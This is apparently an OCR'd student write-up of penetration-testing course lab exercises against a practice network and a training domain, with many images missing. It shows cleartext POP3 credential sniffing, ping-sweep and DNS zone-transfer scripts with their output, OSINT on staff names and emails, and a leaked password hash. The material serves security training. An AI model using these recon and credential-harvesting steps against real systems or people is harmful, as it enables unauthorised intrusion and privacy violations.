


Encoded Bind Shell:




#4.4.5.1

#1




#2


Three way tcp handshake:




Closed out connection:




#3



#4




#5



*tun0 (port 110)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.119.161 10.11.1.217 TCP 60 49900 →
2 0.075893109 10.11.1.217 192.168.119.161 TCP 60 110 →
3 0.075942254 192.168.119.161 10.11.1.217 TCP 52 49900 →
4 13.252861804 192.168.119.161 10.11.1.217 POP 63 C: USER
5 13.390921914 10.11.1.217 192.168.119.161 TCP 52 110 →
6 16.563863716 10.11.1.217 192.168.119.161 POP 191 S: +OK e
7 16.563907998 192.168.119.161 10.11.1.217 TCP 52 49900 →
8 22.934392902 192.168.119.161 10.11.1.217 POP 65 C: paPAS
9 22.984203402 10.11.1.217 192.168.119.161 TCP 52 110 →
10 22.984246484 10.11.1.217 192.168.119.161 POP 79 S: -ERR
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ nc 10.11.1.217 110
USER admin
pass +OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server ready <914730254.162202
2377@example.com>
+OK Name is a valid mailbox
PASS admin
-ERR Unrecognized command
quit
+OK
(kali㉿kali)-[~/Desktop]
$

#4.5.2.1


#1


File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sudo tcpdump -i tun0 -w pop.pcap
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ nc 10.11.1.217 110
+OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-
@example.com>
USER admin
+OK Name is a valid mailbox
PASS admin
-ERR [AUTH] Invalid login

#2


(kali㉿kali)-[~/Desktop]
$ tcpdump -X -r pop.pcap
reading from file pop.pcap, link-type RAW (Raw IP), snapshot length 262144
02:50:41.253592 IP 192.168.119.161.49936 > 10.11.1.217.pop3: Flags [S], seq 2676280067, win 64240, options [mss 1460,sackOK,TS val 1120171323 e
0x0000: 4500 003c a6a5 4000 4006 4fe9 c0a8 77a1 E..<..@.@.O...w.
0x0010: 0a0b 01d9 c310 006e 9f84 cb03 0000 0000 ....n........
0x0020: a002 faf0 22db 0000 0204 05b4 0402 080a ....".....
0x0030: 42c4 753b 0000 0000 0103 0307 B.u;.....
02:50:41.303468 IP 10.11.1.217.pop3 > 192.168.119.161.49936: Flags [S.], seq 2268051685, ack 2676280068, win 5792, options [mss 1357,sackOK,TS
0x0000: 4500 003c 0000 4000 3f06 f78e 0a0b 01d9 E..<..@.?.....
0x0010: c0a8 77a1 006e c310 872f b8e5 9f84 cb04 ..w..n.../.....
0x0020: a012 16a0 ae31 0000 0204 054d 0402 080a .....1.....M....
0x0030: 32dc e65e 42c4 753b 0103 0307 2..^B.u;....
02:50:41.303534 IP 192.168.119.161.49936 > 10.11.1.217.pop3: Flags [.], ack 1, win 502, options [nop,nop,TS val 1120171373 ecr 853337694], leng
0x0000: 4500 0034 a6a6 4000 4006 4ff0 c0a8 77a1 E..4..@.@.O...w.
0x0010: 0a0b 01d9 c310 006e 9f84 cb04 872f b8e6 ....n...../..
0x0020: 8010 01f6 f10e 0000 0101 080a 42c4 756d ....B.um
0x0030: 32dc e65e 2..^
02:50:57.139409 IP 10.11.1.217.pop3 > 192.168.119.161.49936: Flags [P.], seq 1:112, ack 1, win 46, options [nop,nop,TS val 853353533 ecr 112017
0x0000: 4500 00a3 5e69 4000 3f06 98be 0a0b 01d9 E...^i@.?.....
0x0010: c0a8 77a1 006e c310 872f b8e6 9f84 cb04 ..w..n.../.....
0x0020: 8018 002e 50b6 0000 0101 080a 32dd 243d ....P.....2.$=
0x0030: 42c4 756d 2b4f 4b20 6578 616d 706c 652e B.um+OK.example.

#3


(kali㉿kali)-[~/Desktop]
$ tcpdump 'tcp[13] == 16 or tcp[13] == 4 or tcp[13] == 2' -r password_cracking_filtered.pcap | head
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet), snapshot length 65535
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802105 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802109 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802110 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802113 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802148 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253,nop,nop,sack 1 {0:88}], length 0

#4

```
┌──(kali㉿kali)-[~/Desktop]
└─$ tcpdump 'tcp[tcpflags] == tcp-ack or tcp[tcpflags] == tcp-push' -r password_cracking_filtered.pcap | head
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet), snapshot length 65535
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802105 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802109 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802110 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802113 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253], length 0
08:51:20.802148 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 88, win 905, options [nop,nop,TS val 71430591 ecr 25538253,nop,nop,sack 1 {0:88}], length 0
08:51:20.802166 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802168 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
08:51:20.802422 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 1, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
```

5.7.3.1

#1

```
#!/bin/bash
#ping sweeper tool
for i in {0..255}
do
(ping -c 1 -w 5 10.11.1.$i | \
awk -F " " 'BEGIN { ORS=" " }; FNR==1{print $2};FNR==5{printf "%s\n",$4}' >> /tmp/pingsweeper &)
done
sleep 1
wait
cat /tmp/pingsweeper | awk -F " " '{if ($2==1){print $1}}' | sort -t . -k 4,4n
rm /tmp/pingsweeper
```

```
$ ./ping_sweep.sh
10.11.1.5
10.11.1.8
10.11.1.13
10.11.1.14
10.11.1.20
10.11.1.21
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.35
10.11.1.39
10.11.1.44
10.11.1.50
10.11.1.71
10.11.1.72
10.11.1.73
10.11.1.75
10.11.1.79
10.11.1.101
10.11.1.111
10.11.1.115
10.11.1.116
10.11.1.120
10.11.1.121
10.11.1.122
10.11.1.123
10.11.1.128
10.11.1.133
10.11.1.136
10.11.1.141
10.11.1.146
```

```
10.11.1.209
10.11.1.217
10.11.1.220
10.11.1.221
10.11.1.222
10.11.1.223
10.11.1.227
10.11.1.231
10.11.1.234
10.11.1.237
10.11.1.250
10.11.1.251
10.11.1.252
```

#2

```
#!/bin/python
import os

for i in range(0,255):
    os.system('ping -c 1 10.11.1.'+str(i)+' | grep \'bytes from\' ')
```

```
$ python py_ping.py
64 bytes from 10.11.1.5: icmp_seq=1 ttl=127 time=47.1 ms
64 bytes from 10.11.1.8: icmp_seq=1 ttl=63 time=50.6 ms
64 bytes from 10.11.1.13: icmp_seq=1 ttl=127 time=47.5 ms
64 bytes from 10.11.1.14: icmp_seq=1 ttl=127 time=46.9 ms
64 bytes from 10.11.1.20: icmp_seq=1 ttl=127 time=46.9 ms
64 bytes from 10.11.1.21: icmp_seq=1 ttl=127 time=47.6 ms
...
```

#3

```
#!/bin/bash
cat access_log.txt | grep -Eo '[^/]*\.js' | sort | uniq
```

```
$ ./js_search.sh
jquery.js
jquery.jshowoff2.js
jquery.jshowoff.min.js
```

#4

```
#!/bin/python
import os
os.system("cat access_log.txt | grep -Eo '[^/]+[.]js' | sort | uniq")
```

```
$ python js_search.py
jquery.js
jquery.jshowoff2.js
jquery.jshowoff.min.js
```

6.3.1.1


```
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
```

6.4.1.1

#1

Name: Mike Carlow
Email: mcarlow@megacorpone.com

#2



#3

I found the twitter account of William Adler, who was not listed on the website (@RealWillAdler). He also seems to have a photo with some sensitive credentials accidentaly in them listed on his page.

6.5.1.1

Megacorpone uses apache web server.

6.7.1.1

They left password hashes in the github repo `trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0`.

6.12.1.1

#1

Emails: first@megacorpone.com
hr@megacorpone.com
joe@megacorpone.com
mcarlow@megacorpone.com
thudson@megacorpone.com

#2

I tried google, linkedin, bing, and duckduckgo. Google seemed to be the best.

6.13.2.1

1

I found Fred Ducasse on linkedin:
https://www.linkedin.com/in/fred-ducasse-47670068

7.1.6.3

#1

host -t ns megacorpone.com | cut -d " " -f 4 ns2.megacorpone.com. ns3.megacorpone.com. ns1.megacorpone.com.

#2

```
#!/bin/python
import subprocess
import os
domain = "megacorpone.com"
output = subprocess.check_output("host -t ns "+domain+" | cut -d \" \" -f4", shell=True)
output = output.decode("utf-8").split("\n")[0:-1]

for dns in output:
    os.system('host -l '+domain+' '+dns+' |grep "has address"')
```

#3


```
[*]
[*] Trying NS server 51.222.39.63
[+] [['NS', 'ns3.megacorpone.com', '66.70.207.180'], ['NS', 'ns2.megacorpone.com',
[+] Zone Transfer was successful!!
[*]       NS ns1.megacorpone.com 51.79.37.18
[*]       NS ns2.megacorpone.com 51.222.39.63
[*]       NS ns3.megacorpone.com 66.70.207.180
[*]       TXT Try Harder
[*]       TXT google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA
[*]       MX @.megacorpone.com fb.mail.gandi.net 217.70.178.215
[*]       MX @.megacorpone.com fb.mail.gandi.net 217.70.178.216
[*]       MX @.megacorpone.com fb.mail.gandi.net 217.70.178.217
[*]       MX @.megacorpone.com spool.mail.gandi.net 217.70.178.1
[*]       A admin.megacorpone.com 51.222.169.208
[*]       A beta.megacorpone.com 51.222.169.209
[*]       A fs1.megacorpone.com 51.222.169.210
[*]       A intranet.megacorpone.com 51.222.169.211
[*]       A mail.megacorpone.com 51.222.169.212
[*]       A mail2.megacorpone.com 51.222.169.213
[*]       A ns1.megacorpone.com 51.79.37.18
[*]       A ns2.megacorpone.com 51.222.39.63
[*]       A ns3.megacorpone.com 66.70.207.180
[*]       A router.megacorpone.com 51.222.169.214
[*]       A siem.megacorpone.com 51.222.169.215
[*]       A snmp.megacorpone.com 51.222.169.216
[*]       A support.megacorpone.com 51.222.169.218
[*]       A syslog.megacorpone.com 51.222.169.217
[*]       A test.megacorpone.com 51.222.169.219
[*]       A vpn.megacorpone.com 51.222.169.220
[*]       A www.megacorpone.com 149.56.244.87
[*]       A www2.megacorpone.com 149.56.244.87
```

7.2.2.9

#1

